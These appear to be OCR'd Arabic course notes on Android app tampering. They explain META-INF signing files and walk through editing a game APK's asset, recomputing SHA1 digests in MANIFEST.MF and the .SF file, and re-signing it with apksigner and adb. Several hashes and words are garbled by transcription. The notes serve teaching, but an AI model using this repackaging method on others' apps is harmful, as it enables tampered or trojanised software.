E:9F:9B:04:5B:C4:4D
```

Warning:

```
<alias_name> uses the SHA1withRSA signature algorithm which is considered a  
security risk.  
<my_key> uses the SHA1withRSA signature algorithm which is considered a  
security risk.  
<udemy> uses the SHA1withRSA signature algorithm which is considered a  
security risk.
```

2- علشان بقى نضبط الخطوط زي ما قولنا بعد version 11

```
→ dist zipalign -v 4 sieve.apk out.apk  
Verifying alignment of out.apk (4)...  
    41 classes.dex (OK - compressed)  
 177776 resources.arsc (OK)  
189365 AndroidManifest.xml (OK - compressed)  
191036 res/layout/activity_pin.xml (OK - compressed)
```

3- نعمل sign بقى لـ تطبيق

```
→ dist apksigner sign --ks-key-alias my_key -ks ~/android-app-hack.keystore  
out.apk  
Keystore password for signer #1:  
  
→ dist ls  
out.apk  out.apk.idsig  sieve.apk
```

4- upload new --> out.apk

```
→ dist adb install out.apk
```

Application Signing -Deep Dive META-INF folder

ما هو فولدر **META-INF**؟

META-INF أو **JAR (Java Archive)** أو **APK** ده فولدر أساسى بيكون موجود في تطبيقات **Android** اللي بتتوزع كـ **Java**.
الفولدر ده بيحتوي على معلومات خاصة بالتطبيق نفسه، زي التوقيع الرقمي، والبيانات اللي بتساعد النظام يتأكد من سلامية التطبيق.

1. MANIFEST.MF:

- ده الملف الرئيسي في الفولدر.
- يحتوي على **Metadata** (معلومات) عن محتويات التطبيق.
- مثلاً، ممكن يكون مكتوب فيه أسماء الملفات اللي في الـ APK أو JAR، وإصداراتها، وخصائص معينة زي اسم التطبيق والإصدار.
- في حالة التطبيقات الموقعة، بيكون فيه Hash لكل ملف عشان يضمن إنه ما تغيرش.

مثال على محتوياته:

```
Manifest-Version: 1.0
Created-By: 1.8.0_281 (Oracle Corporation)
Name: com/example/MyClass.class
SHA1-Digest: AbCdEf1234567890==
```

2. CERT.RSA أو CERT.DSA:

- الملف ده يحتوي على التوقيع الرقمي للتطبيق.
- التوقيع ده هو اللي بيثبت إن التطبيق جاي من مصدر موثوق وإنه ما حصلش تعديل عليه بعد التوقيع.

3. CERT.SF:

- ده ملف التحقق (.Signature File)
- يحتوي على الـ Hash لكل ملف في التطبيق، وبيتم استخدامه مع **CERT.RSA** للتتأكد من سلامة الملفات.

مثال على محتواه:

```
Signature-Version: 1.0
SHA1-Digest-Manifest: AbCdEf1234567890==
```

4. ملفات أخرى (اختيارية):

- اللي ممكن يكون فيها تفاصيل إضافية عن الملفات في التطبيق **INDEX.LIST** أحياناً بيكون فيه ملفات إضافية زي

لية الفولدر ده مهم؟

- التحقق من سلامة التطبيق: أي تغيير في محتويات التطبيق (حتى لو صغير) هيخلify التوقيع الرقمي مش متطابق، وبالتالي النظام هيعتبر التطبيق غير آمن.
- الثقة: النظام بيتأكد إن التطبيق ده جاي من المطور الأصلي اللي عمل التوقيع.
- التوافق: وجوده ضروري عشان الأنظمة زي Android و Java Runtime Environment تعرف تشغيل التطبيق بشكل صحيح.

إيه اللي ممكن يحصل لو الفولدر ده ناقص؟

- لو ملفات التوقيع زي **CERT.SF** أو **CERT.RSA** مش موجودة، النظام هيعتبر التطبيق غير موثوق وممكن ما يسمح بتنبيهه أو تشغيله.
- لو حصل تعديل على أي ملف في التطبيق، هبيان التعديل بسبب اختلاف الـ Hash في الملفات، والنظام هيعتبر التطبيق غير آمن.

```
→ META-INF ls  
ALIAS_NA.RSA ALIAS_NA.SF MANIFEST.MF
```

دلوقي هنفتح كل ملف ونشوق ازاي بيكون

1- MANIFEST.MF

وده ببقي فيه قيمة الهشا لكل ملف encode base64

في التطبيق ومعمول لها

```
Manifest-Version: 1.0
```

```
Name: AndroidManifest.xml
```

```
SHA1-Digest: gTTLLeSzUYnw9JgK0C45dx+xXmL0=
```

```
Name: classes.dex
```

```
SHA1-Digest: saFKyozeDhju7A9cgwxBldq8/Vg=
```

```
Name: lib/arm64-v8a/libdecrypt.so
```

```
SHA1-Digest: htCppI7Ls3wziMNh8m93QHnkydo=
```

```
Name: lib/arm64-v8a/libencrypt.so
```

```
SHA1-Digest: Qbd+5FT7ZOxiuLb88vq0xjE0/gk=
```

```
Name: lib/armeabi-v7a/libdecrypt.so
```

```
SHA1-Digest: 6AAwyw7DEbwDhHRqfZgldrERmn8=
```

```
Name: lib/armeabi-v7a/libencrypt.so
```

```
SHA1-Digest: DWGgfL4j2E9MGzUCIovC13donKY=
```

```
Name: lib/x86/libdecrypt.so
```

```
SHA1-Digest: 7H2CLttLvwf2EvP3HKPtXmj d5WI=
```

```
Name: lib/x86/libencrypt.so
```

```
SHA1-Digest: ZaMLXzjJtCa9CVURWSF7oYq9d/s=
```

ولو عاوزين نفك حاجة فيه

```
→ apk echo "saFKyozeDhju7A9cgwxBldq8/Vg=" | base64 -d | xxd -p  
b1a14aca8cde0e18eeec0f5c830c4195dabcf58
```

وده لو خدنا base64 وفكيناه هيطلع hash بتاع الملف

```
→ apk echo "CUAMZ4kgxNyHWyU1KUCymE03YA=" | base64 -d | xxd -p  
09400c678920c4dc875b2535294702ca6134dd80
```

وعلشان نتأكد ان hash صح نروح نجيب hash بتاع file

```
openssl sha1 -binary file |base64
```

والت ملـف الـي هو CERT.SF --> sginature file وـي بـيـقـي فـي sha1 لـي مـوـجـود فـي مـلـف manifest (name+sign)

```
1 Manifest-Version: 1.0
2
3 Name: AndroidManifest.xml
4 SHA1-Digest: DEYPLP8pZhrvKeMTxPAub90d2yI=
5
6 Name: assets/COPYING
7 SHA1-Digest: hLS82uVbru8AzRHV38+mD2hxCgI=
8
9 Name: assets/font/large.fnt
10 SHA1-Digest: atb00bcvsoJvyl58YT67oeFFRKBe=
11
12 Name: assets/font/large.png
13 SHA1-Digest: 320khXKPMie3Y5y80XgaOzucP9c=
14
15 Name: assets/font/medium.fnt
16 SHA1-Digest: mMKrobowvHSDY7Kn43TTz3e8dg=
17
18 Name: assets/font/medium.png
19 SHA1-Digest: s02R6/HLEAf5ng+FGaMhxH+BhN=
20
21 Name: assets/font/small.fnt
22 SHA1-Digest: wB4lRM/qhHiggxncn+EVnBIZcdc=
23
24 Name: assets/font/small.png
25 SHA1-Digest: aM0jzws+1WLmBg3xQRNHlLnfu0I=
26
27 Name: assets/image/page0.pack
28 SHA1-Digest: +wLEPj7BHeD0alkQ26/cTksBU=
29
30 Name: assets/image/page0.png
31 SHA1-Digest: GljbBLQxFbNF/mLLPCg/nXISB=
32
33 Name: assets/music/game.ogg
34 SHA1-Digest: pAkhCMRnbpc6yEF6jlFAH+J0ipQ=
35
36 Name: assets/music/menu.ogg
37 SHA1-Digest: KdeEh9Svp/d6HyhNDHzsnNwJKJE=
38
```

This is how you can calculate the SF hash :)

2- AILAS_NF.SF

MANIFEST.MF

في ملف

sha1-hash (Name: classes.dex

SHA1-Digest: saFKyozeDhju7A9cgwxBlq8/Vg=)

```
Signature-Version: 1.0
Created-By: 1.0 (Android)
SHA1-Digest-Manifest: n3/B3AzfyEbJSAjFLD8yBBRdua0=
X-Android-APK-Signed: 2, 3
```

Name: AndroidManifest.xml

SHA1-Digest: gLBks44nSvWs04vt0wMtpAYWxqM=

Name: classes.dex

SHA1-Digest: lovul/lf2iaxXUC3M+SgNj2N9VU=

Name: lib/arm64-v8a/libdecrypt.so

SHA1-Digest: SLZ2OJ2CBsLOhS7HgftXkKpHIag=

Name: lib/arm64-v8a/libencrypt.so

SHA1-Digest: Q3a3X1g6ByLkyxIcHncc6Rl9uVc=

Name: lib/armeabi-v7a/libdecrypt.so

SHA1-Digest: ZZpLepG/S33bu78d9W1pyZ/fUUk=

Name: lib/armeabi-v7a/libencrypt.so

SHA1-Digest: UC+OqmeMnq1hgmpAiscJKQ3T1Js=

```
Name: lib/x86/libdecrypt.so
SHA1-Digest: ysDuAYOS8ycYMZXEXvK3PNM006M=
```

```
→ apk echo -ne "Name: classes.dex\r\nSHA1-Digest:
saFKyozeDhju7A9cgwxBldq8/Vg=\r\n\r\n" |openssl sha1 -binary |base64
lovul/lf2iaxXUC3M+SgNj2N9VU=
```

اول ده ببقي فيه الشهادة ولو عاوزين نشوفه مثلا او نتأكد ونشوف معلومات عنها

3- ALIAS_NA.RSA

```
keytool -printcert -file + file.ch
```

```
→ META-INF keytool -printcert -file ALIAS_NA.RSA
Owner: CN=Udemy, OU=App Hacking, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Issuer: CN=Udemy, OU=App Hacking, O=Unknown, L=Unknown, ST=Unknown,
C=Unknown
Serial number: 695606a2
Valid from: Wed Mar 10 22:21:45 EET 2021 until: Thu Mar 10 22:21:45 EET 2022
Certificate fingerprints:
    SHA1: 44:31:C1:86:0E:80:AB:8B:A6:35:0C:B3:94:2A:A9:3A:BA:81:39:2E
    SHA256:
72:A5:7F:ED:29:E1:41:E7:6A:0E:F9:1C:51:65:CB:9A:9F:D1:6B:2E:1A:A3:16:0F:32:A
B:9B:E1:E5:8D:C0:03
Signature algorithm name: SHA1withRSA (weak)
Subject Public Key Algorithm: 2048-bit RSA key
Version: 3
```

Extensions:

```
#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 40 52 18 93 A1 58 D7 13    E3 D6 3C 19 C6 76 35 83  @R...X....<..v5.
0010: 42 3F 13 88                  B?...
]
]
```

Warning:

The certificate uses the SHA1withRSA signature algorithm which is considered a security risk.

هنتكلم بقى ازاي الثغرة بتحدث (Signing)

هنا

هو ان الخلاصة هنروح نغير في محتويات ملف معين ولما نيجي نعمل adb install app.apk مش هيرضي بنزل علشان sha1 مش مطابق مع اللي موجود في MANIFEST.MF فنروح نجيب base64 openssl sha1 file_Name -binary | base64 ونأخذ قيمة MANIFEST.MF دي ونحطها مكان القيمة القديمة ونأخذ برضه السطرين اللي في ملف MANIFEST.MF وحسب قيمة sha1 الجديدة ونحطها في ملف AILAS_NF.SF مكان القيمة القديمة وبكده احنا قدرنا نعمل bypass ونرفع الملف بنجاح

1- open file before change it

```
2 com.badlogic.gdx.graphics.g2d.BitmapFont: { defaultFont: { AAT: defaultFont } },
3 com.badlogic.gdx.graphics.Color: {
4     green: { r: 1, g: 0, b: 1, a: 0 },
5     white: { r: 1, g: 1, b: 1, a: 1 },
6     red: { r: 1, g: 0, b: 0, a: 1 },
7     black: { r: 1, g: 0, b: 0, a: 0 }
8 },
9 com.badlogic.gdx.scenes.scene2d.ui.Skin$TintedDrawable: {
10    dialogDim: { name: white, color: { r: 0, g: 0, b: 0, a: 0.45 } }
11 },
12 com.badlogic.gdx.scenes.scene2d.ui.Button$ButtonStyle: {
13    default: { down: default-round-down, up: default-round },
14    toggle: { down: default-round-down, checked: default-round-down, up: default-round }
15 },
16 com.badlogic.gdx.scenes.scene2d.ui.TextButton$TextButtonStyle: {
17    default: { down: default-round-down, up: default-round, font: default-font, fontColor: white },
18    toggle: { down: default-round-down, up: default-round, checked: default-round-down, font: default-font, fontColor: white, downFontColor: red }
19 },
20 com.badlogic.gdx.scenes.scene2d.ui.ScrollPane$ScrollPaneStyle: {
21    default: { vScroll: Default-scroll, hScrollKnob: default-round-large, background: default,
22               hScroll: default-scroll, vScrollKnob: default-round-large }
22 },
23 com.badlogic.gdx.scenes.scene2d.ui.SelectBox$SelectBoxStyle: {
24    default: {
25        font: default-font, fontColor: white, background: default-select,
26        scrollStyle: default,
27        listStyle: { font: default-font, selection: default-select-selection }
28    }
29 },
30 com.badlogic.gdx.scenes.scene2d.ui.SplitPane$SplitPaneStyle: {
```

2-change the value from 1 to 2 on any field

```

1 {
2     com.badlogic.gdx.graphics.g2d.BitmapFont: { defaultFont: { file: defaultFont.fnt } },
3     com.badlogic.gdx.graphics.Color: {
4         green: { r: 2, g: 0, b: 1, a: 0 },
5         white: { r: 1, g: 1, b: 1, a: 1 },
6         red: { r: 1, g: 0, b: 0, a: 1 },
7         black: { r: 1, g: 0, b: 0, a: 0 }
8 },
9     com.badlogic.gdx.scenes.scene2d.ui.Skin$TintedDrawable: {
10         dialogDim: { name: white, color: { r: 0, g: 0, b: 0, a: 0.45 } }
11 },
12     com.badlogic.gdx.scenes.scene2d.ui.Button$ButtonStyle: {
13         default: { down: default-round-down, up: default-round },
14         toggle: { down: default-round-down, checked: default-round-down },
15 },
16     com.badlogic.gdx.scenes.scene2d.ui.TextButton$TextButtonStyle: {
17         default: { down: default-round-down, up: default-round, font: defaultFont },
18         toggle: { down: default-round-down, up: default-round, checked: { font: defaultFont, fontColor: white, downFontColor: red } }
19 },
20     com.badlogic.gdx.scenes.scene2d.ui.ScrollPane$ScrollPaneStyle: {
21         default: { vScroll: default-scroll, vScrollKnob: default-round-large,
22                     hScroll: default-scroll, hScrollKnob: default-round-large }
22 },
23     com.badlogic.gdx.scenes.scene2d.ui.SelectBox$SelectBoxStyle: {
24         default: {
25             font: defaultFont, fontColor: white, background: defaultBackground,
26             scrollStyle: default,
27             listStyle: { font: defaultFont, selection: default-selected }
28         }
29 },
30     com.badlogic.gdx.scenes.scene2d.ui.SplitPane$SplitPaneStyle: {
31         defaultVertical: { handle: default-splitpane-vertical },
32         defaultHorizontal: { handle: default-splitpane }
33 },
34     com.badlogic.gdx.scenes.scene2d.ui.Window$WindowState: {
35         default: { titleFont: defaultFont, background: defaultWindow,
36                     dialog: { titleFont: defaultFont, background: defaultWindow, dialogBackground: dialogDim } }
36 }

```

3- upload app to device


```

spacepeng adb connect 172.16.240.9
already connected to 172.16.240.9:5555
→ spacepeng adb install de.fgerbig.spacepeng_1581.apk
adb: failed to install de.fgerbig.spacepeng_1581.apk: Failure [INSTALL_PARSE_FAILED_UNEXPECTED_EXCEPTION: Failed reading assets/skin/uiskin.json in android.util.jar.StrictJarFile@d9d3901: META-INF/MANIFEST.MF has invalid digest for assets/skin/uiskin.json in assets/skin/uiskin.json]

```

المف مش هيترف علشان غيرنا قيمته فهو جه حسب القيمة اللي في الملق لقي ان القيمة اتغيرت علشان احنا غيرنا في فهو مرفوعش

1- calc the new sha1 with file we change it



```
→ skin openssl sha1 -binary uiskin.json  
6Ec◆I◆:6%8-◆%  
→ skin openssl sha1 -binary uiskin.json | base64  
NtCVYx3N6knNwjodNsK+OC3t0gY=  
→ skin
```

2- old value on MANIFEST.MF file

```
SHA1-Digest: w04lRM/qhHIgXgxcn+EVnBIZcdc=  
Name: assets/font/large.png  
SHA1-Digest: 320k6hXKPWe3YSyBOXgaOzucP9c=  
Name: AndroidManifest.xml  
SHA1-Digest: ItpS/Kz7tHrP2RgGzLvYagYMAk4=  
Name: assets/skin/uiskin.json  
SHA1-Digest: IpkUo1VmJHieCxbg6AB+vGaNLe0=  
Name: lib/x86/libgdx.so  
SHA1-Digest: AwVs3VAC0p17M9R3kxjrxLNmtko=  
Name: assets/sound/click.ogg  
SHA1-Digest: n0CgI/rVmvlqDSXuFpNwGII6lFc=  
Name: assets/sound/playershot.ogg  
SHA1-Digest: bzubWXg1S47hGGyPMDDtxky4CHVo=  
Name: assets/sound/playerexplosion.ogg  
SHA1-Digest: dKAFBJnlS3TOJaSX1emFlvil/oo
```

3- new value

```

Name: AndroidManifest.xml
SHA1-Digest: ItP5/Kz7tHrP2RgGzLvYagYMak4=

Name: assets/skin/uiskin.json
SHA1-Digest: NtCVYx3N6knNwjomNsK+OC3t0gY=
```

```


Name: lib/x86/lib.gdx.so
SHA1-Digest: AwVs3VAC0p17M9R3kxjrxLNmtko=
```

```

Name: assets/sound/click.ogg
SHA1-Digest: n0CgI/rVmvlqDSxuFpNwGII6lFc=
```

بعد كده بقى هحسب القيم الجديدة اللي هنحطها في ملف AILAS_NF.SF

1-calc the new sha1 on file MANIFEST.MF



```

38 SHA1-Digest: lla/17tv5RZPeVaSA1VMMmPXA3I=
39
40 Name: com/badlogic/gdx/graphics/g3d/shaders/depth.fragment.glsl
★ 41 SHA1-Digest: RP5515Fm1NTjmYAmq5vzLze594=
42
43 Name: assets/font/small.fnt
44 SHA1-Digest: w04lRM/qhHIgXgxcn+EVnBIZcdc=
45
46 Name: assets/font/large.png
47 SHA1-Digest: 320k6hXKPWe3YSyBOXga0zucP9c=
48
49 Name: AndroidManifest.xml
50 SHA1-Digest: ItP5/Kz7tHrP2RgGzLvYagYMak4=
51
52 Name: assets/skin/uiskin.json
53 SHA1-Digest: NtCVYx3N6knNwjomNsK+OC3t0gY=
```

54

```

55 Name: lib/x86/lib.gdx.so
56 SHA1-Digest: AwVs3VAC0p17M9R3kxjrxLNmtko=
57
58 Name: assets/sound/click.ogg
59 SHA1-Digest: n0CgI/rVmvlqDSxuFpNwGII6lFc=
60
61 Name: assets/sound/playershot.ogg
62 SHA1-Digest: bzubWxg1S47hGGyPM0txky4CHVo=
63
64 Name: assets/sound/playerexplosion.ogg
65 SHA1-Digest: dKAFBJnlS3T0jgsXlemElxjl/QQ=
66
67 Name: assets/sound/alienbossexplosion.ogg
68 SHA1-Digest: 2EpRgZU2qe52cnTbDcj/WFO2IOE=
69
70 Name: assets/image/page0.png
71 SHA1-Digest: GljbBUQxFbGNF/mLLLPCg/nXIS8=
72
73 Name: assets/sound/alienbosshit.ogg
74 SHA1-Digest: a34bDIEMWxpKunpqOPmsNFao6fA=
```

75

```

app@hacking:~/apps/spacepeng/assets/skin
$ skin openssl sha1 -binary uiskin.json
6Ec9eIeo:6%8-0o
$ skin openssl sha1 -binary uiskin.json | base64
NtCVYx3N6knNwjomNsK+OC3t0gY=
$ skin echo -ne "Name: assets/skin/uiskin.json\r\nSHA1-Digest: NtCVYx3N6knNwjomNsK+OC3t0gY=\r\n\r\n" | openssl sha1 -binary | base64
Z06UdvJuxMXudRtzmnA98XSYE3Q=
$ skin
```

2- Value on AILAS_NF.SF before change it

```
44
45 Name: assets/font/small.fnt
46 SHA1-Digest: frCPjaZ8wqhygHl1rAktI86ydCU=
47
48 Name: assets/font/large.png
49 SHA1-Digest: JF097n8hIZ0e96r/+tVwdMcWkd0=
50
51 Name: AndroidManifest.xml
52 SHA1-Digest: IgGDmzTKsVrIHRshNZvrNDjUw94=
53
54 Name: assets/skin/uiskin.json
55 SHA1-Digest: b1m5bCp++/j3pBONl+yW7cTX6ns=
56
57 Name: lib/x86/libgdx.so
58 SHA1-Digest: KxBsicM9JYvwFbKR8oYWvG7VFc0=
59
60 Name: assets/sound/click.ogg
61 SHA1-Digest: 7/yFYdIM0SFuTqgnpxEj7Pfecaw=
62
63 Name: assets/sound/playershot.ogg
64 SHA1-Digest: nPQIxelKcfmPpb7YsBKcN33csCA=
65
66 Name: assets/sound/playerexplosion.ogg
67 SHA1-Digest: SIKoZhdNT1EYx342/LK3BLsws9Y=
68
69 Name: assets/sound/alienbossexplosion.ogg
70 SHA1-Digest: eiHJFWDBPfl81LXEkEV9LupzDro=
71
72 Name: assets/image/page0.png
73 SHA1-Digest: nHT8NC3Rc1DKoVp04f3ouyo/nc-
```

3- value after change it

```
41
42 Name: com/badlogic/gdx/graphics/g3d/shaders/depth.fragment.gllsl
43 SHA1-Digest: oDfQkYNflBS7q8y2Bqrrwcvphlg=
44
45 Name: assets/font/small.fnt
46 SHA1-Digest: frCPjaZ8wqhygHl1rAktI86ydCU=
47
48 Name: assets/font/large.png
49 SHA1-Digest: JF097n8hIZ0e96r/+tVwdMcWkd0=
50
51 Name: AndroidManifest.xml
52 SHA1-Digest: IgGDmzTKsVrIHRshNZvrNDjUw94=
53
54 Name: assets/skin/uiskin.json
55 SHA1-Digest: Zo6UdVjuxMXudRtzmnA98XSYE3Q=
56
57 Name: lib/x86/libgdx.so
58 SHA1-Digest: KxBsicM9JYvwFbKR8oYWvG7VFc0=
59
60 Name: assets/sound/click.ogg
61 SHA1-Digest: 7/yFYdIM0SFuTqgnpxEj7Pfecaw=
62
63 Name: assets/sound/playershot.ogg
64 SHA1-Digest: nPQIxelKcfmPpb7YsBKcN33csCA=
65
66 Name: assets/sound/playerexplosion.ogg
67 SHA1-Digest: SIKoZhdNT1EYx342/LK3BLsws9Y=
68
69 Name: assets/sound/alienbossexplosion.ogg
70 SHA1-Digest: eiHJFWDBPfl81LXEkEV9LupzDro=
```

دلوقي بقى احنا حلشان مشكلة الملف نفسه لما نغيره بس لو جينا رفعنا الملف مش هيرضي علشان كده توقيع التطبيق نفس اتغير فلوفتي بقى
هنروح نعمل توقيع للتطبيق بعد كده هنرفعه

error because no verified signerinfos

```
→ spacepeng adb install de.fgerblg.spacepeng_1581.apk
adb: failed to install de.fgerblg.spacepeng_1581.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES: Failed to collect certificates from /data/app/vmdl187790703.tmp/base.apk: /data/app/vmdl187790703.tmp/
base.apk failed verification of META-INF/6D729C5B.SF: Failed to verify signature: no verified signerInfos]
→ spacepeng
```

بعد كده بقى هعمل sign عادي والملف هنعمله upload عادي
